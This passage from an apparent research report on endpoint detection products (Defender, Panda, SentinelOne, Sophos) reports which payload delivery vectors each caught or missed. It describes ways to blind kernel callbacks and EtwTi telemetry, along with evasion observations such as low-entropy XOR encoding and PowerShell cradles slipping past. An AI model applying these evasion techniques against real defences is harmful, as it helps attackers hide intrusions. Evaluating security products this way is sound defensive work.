


Figure 32: McAfee Endpoint Protection blocking the HTA attack.

4.13 Microsoft Defender for Endpoints (ex. ATP)

Microsoft Defender for Endpoints is heavily kernel-based rather than user-based, which allows for great detection capabilities. The beauty of MDE lies in the fact that most of the detection capability lies in Windows itself, albeit not utilised unless the machine is onboarded. For these tests, the EDR was set to block mode to prevent instead of merely detecting. Its telemetry sources include kernel callbacks utilised by the `WdFilter.sys` mini-filter driver. As previously mentioned callbacks are set to "intercept" activities once a condition is met. e.g. when module is loaded. As an example of those consider:

- PsSetCreateProcessNotifyRoutine(Ex) - Process creation events.
- PsSetCreateThreadNotifyRoutine - Thread creation events.
- PsSetLoadImageNotifyRoutine - Image(DLL/Driver) load events.
- CmRegisterCallback(Ex) - Registry operations.
- ObRegisterCallbacks - Handle operations(Ex: process access events).
- FltRegisterFilter - I/O operations(Ex: file system events).

They also include a kernel-level ETW provider rather than user-mode hooks. This comes as a solution to detecting malicious API usage since hooking the SSDT (System Service Dispatch Table) is not allowed thanks to Kernel Patch Protection (KPP) PatchGuard (PG). Before moving on we should note a different approach taken by Kaspersky to hook the kernel it made use of its own hypervisor. This comes with several downsides as it requires virtualization support [15].

Since Windows 10 RS3, the NT kernel is instrumented using `EtwTi` functions for various APIs commonly abused for process injection, credential dumping etc. and the telemetry available via a secure ETW channel[16]. Thus, MDE heavily relies on EtwTi, in some cases even solely, for telemetry.

As an example of the ETWTi sensor, consider the alert below 33. It is an alert produced by running our EXE payload on a host that MDE is in passive mode. Note that although our payload uses direct system calls, our injection is detected.




Figure 33: Example of MDE catching the APC Early-Bird injection although direct syscalls were used.

Due to the fact that the callbacks operate at the kernel level (Ring 0), an attacker needs to have high integrity level code execution in a machine to blind them or render them useless successfully. An attacker may choose any one of the following three techniques to achieve this:

[15] `https://github.com/iPower/KasperskyHook`
[16] `https://blog.redbluepurple.io/windows-security-research/kernel-tracing-injection-detection`

- Zero out the address of the callback routine from the kernel callback array that stores all the addresses.
- Unregister the callback routine registered by `WdFilter.sys`.
- Patch the callback routine of `WdFilter.sys` with a `RET(0xc3)` instruction or hook it.

Due to the nature of the ETWTi Sensor telemetry, it is not possible to blind the sources from a medium-IL context and needs admin/a high-IL context. Once this is achieved, an attacker may employ any one of the following methods:

- Patch a specific EtwTi function by inserting a RET/0xC3 instruction at the beginning of the function so that it simply returns without executing further. Not KPP-safe, but an attacker may avoid BSOD'ing the target by simply restoring the original state of the function as soon as their objective is accomplished. In theory, Patch Guard may trigger at any random time, but in practice, there is an extremely low chance that PG will trigger exactly during this extremely short interval.
- Corrupt the EtwTi handle.
- Disable the EtwTi provider.

4.13.1 Enabled settings

We enabled all the basic features including the tamper protection, the block mode option and auto investigation. Most is handled in the background and the admins are able to configure connection to intune which was out of scope. We also enabled file and memory content analysis using the cloud that will upload suspicious files and check them.

4.13.2 CPL - EXE - HTA

Most of these vectors were detected as soon as they touched the disk or were executed. Find the relevant alerts in Figure 34.

'Covent' malware was prevented	Informational	Resolved	Not set	Remediated	Malware
'Wacapew' malware was detected	Informational	Resolved	Not set	Remediated	Malware
Low-reputation arbitrary code executed by signed executab...	Low	Resolved	Not set	Remediated	Execution
Suspicious use of Control Panel item	Low	Resolved	Not set	Remediated	Defense evasio
'CobaltStrike' hacktool was prevented	Low	Resolved	Not set	Remediated	Malware

Figure 34: Alerts produced by MDE in total.

Note that for the `.cpl` file, despite the fact that the EDR detected it, it was executed with a fully functional beacon session.See Figure 35.

Find below the relevant auto-investigation started for this MDE incident, including all the alerts produced. Note that till successful remediation and full verdict, the investigation may take a lot of time. See Figure 36

4.13.3 DLL

The DLL side-loading attack was successful as the EDR produced no alerts nor any suspicious timeline events. Figure 37 illustrates the produced telemetry. Notice the connection to our malicious domain and the uninterrupted loading of our module.

4.14 Panda Adaptive Defense 360

Panda is a well-known solution that was categorized by Gartner for 2021 and 2019 as a "niche player". Its detections are based on kernel callbacks and ETW mostly as far as the vectors are concerned. It provides the user with a UI on which the entire attack paths can be seen and according to the vendors provides the clients with "*unified EPP and EDR capabilities to effectively detect and classify 100% of processes running on all the endpoints within your organization*".




Figure 35: Details about the alerts produced from MDE.

4.14.1 Enabled settings

We created a policy for maximum active protection.

4.14.2 CPL

The CPL attack vector was detected and blocked but only the host had an alert about it, see Figure 38.

4.14.3 EXE

In this case, the attack was successful and after some time an alert was raised, see Figure 39.

4.14.4 DLL - HTA

Both attack vectors were successful and raised no alert.

4.15 Sentinel One

Sentinel One has sophisticated AI-based behavioural analysis features that make stealth infiltration and tool execution rather difficult. Among others, Sentinel One collects ETW telemetry and monitors almost all parts of the system. It uses kernel callbacks to collect information such as process creation, image load, thread creation, handle operations, registry operations. It also produces detailed attack paths and process tree graphs.

Also, Sentinel One recently released a new custom detection engine called STAR. With STAR custom detection rules, SOC teams can turn queries from Deep Visibility, SentinelOne's EDR data collection and querying mechanism, into automated hunting rules that trigger alerts and responses when rules detect matches. STAR also allows users an automated way to look at every endpoint event collected across their entire fleet and evaluate each of those events against a list of rules.

However, our results indicate that the Sentinel One has severe issues in handling PowerShell-based post-exploitation activities. Thus, one could easily run tools such as `PowerView` using just some IEX cradles.

4.15.1 Enabled settings

For this solution we decided to enable all the features needed using the buttons in the console to use its engines including static and behavioral AI, script, lateral movement, fileless threat detection etc. Moreover, we enabled all the features Deep Visibility provides apart from the full disk scan and data masking. We also chose to kill processes and quarantine the files.




Figure 36: Auto investigation by MDE.

Sentinel One has some new features that when the first tests were conducted were in test mode, meaning that they were not used and also required custom configuration to be enabled.

4.15.2 EXE - HTA - CPL

Notably, none of these attack vectors issued an alert to Sentinel One. With the test features enabled all three attack vectors that passed were blocked since the EDR was targeting the core of the payloads, thus , the shellcode itself.

4.15.3 DLL

As soon as the folder with the MS-Teams installation touched the disk, an alert was triggered indicating that the malicious DLL was unsigned, and this could be a potential risk.

As it can be observed in Figure 40, the high entropy of our DLL was detected as an IoC. The IoC was correct as our shellcode was AES encrypted. It should be noted that previous experiments




Figure 37: Timeline events for DLL sideloading by MDE.




Figure 38: Panda Adaptive Defense 360 detection of the EXE attack in host indicating that the vector has run.




Figure 39: Panda Adaptive Defense 360 detection of the EXE attack after execution (left) and the produced graph (right).

with Sentinel One with low entropy files (using XOR encoding) passed the test without any issues




Figure 40: Sentinel One reporting the DLL attack.

implying that the actual issues were due to the high entropy of the DLL.

4.16 Sophos Intercept X with EDR

Sophos Intercept is one of the most well-known and trusted AVs/EDRs. It has been previously used as a test case for user-mode hook evasion[17]. The EDR version provides a complete view of the incidents and really detailed telemetry, as well as a friendly interface with insightful graphs. Some of its features can be seen Figure 41.

[17] `https://www.mdsec.co.uk/2020/08/firewalker-a-new-approach-to-generically-bypass-user-space-edr-hooking/`

Figure 41: The settings for Sophos.

4.16.1 Enabled settings

In the case of Sophos, the configuration was simple and intuitive for the user. Therefore, we enabled all offered features, which provided protection without usability issues.

4.16.2 EXE

This was the only vector that worked flawlessly against this EDR. In fact, only a small highlight event was produced due to its untrusted nature because it was not signed. PPID spoofing worked, and no alerts were produced, but the activities of `werfault.exe` were logged by Sophos, e.g. the connection to our domain.See Figure 42.

4.16.3 DLL

Unfortunately, the malicious DLL could not be loaded, yet the EDR produced no alert. Interestingly, the application was executed normally without the DLL in the folder. We assume that there might be some interference due to the EDR's process protection features as the payload was functioning normally.




Figure 42: Executable was able to run the shellcode and connect to the C2.

4.16.4 CPL

As soon as the `.cpl` file was executed, an alert was produced, the process was blocked, and the attack path in Figure 43 was created. As it can be observed, detailed telemetry was produced about the system's activities.




Figure 43: CPL was blocked by Sophos. Details and graph.

4.16.5 HTA

As soon as the `iexplore.exe` visited and downloaded the `hta` file, its actions were blocked, and detailed attack telemetry was produced once again.See Figures 44 and 45.

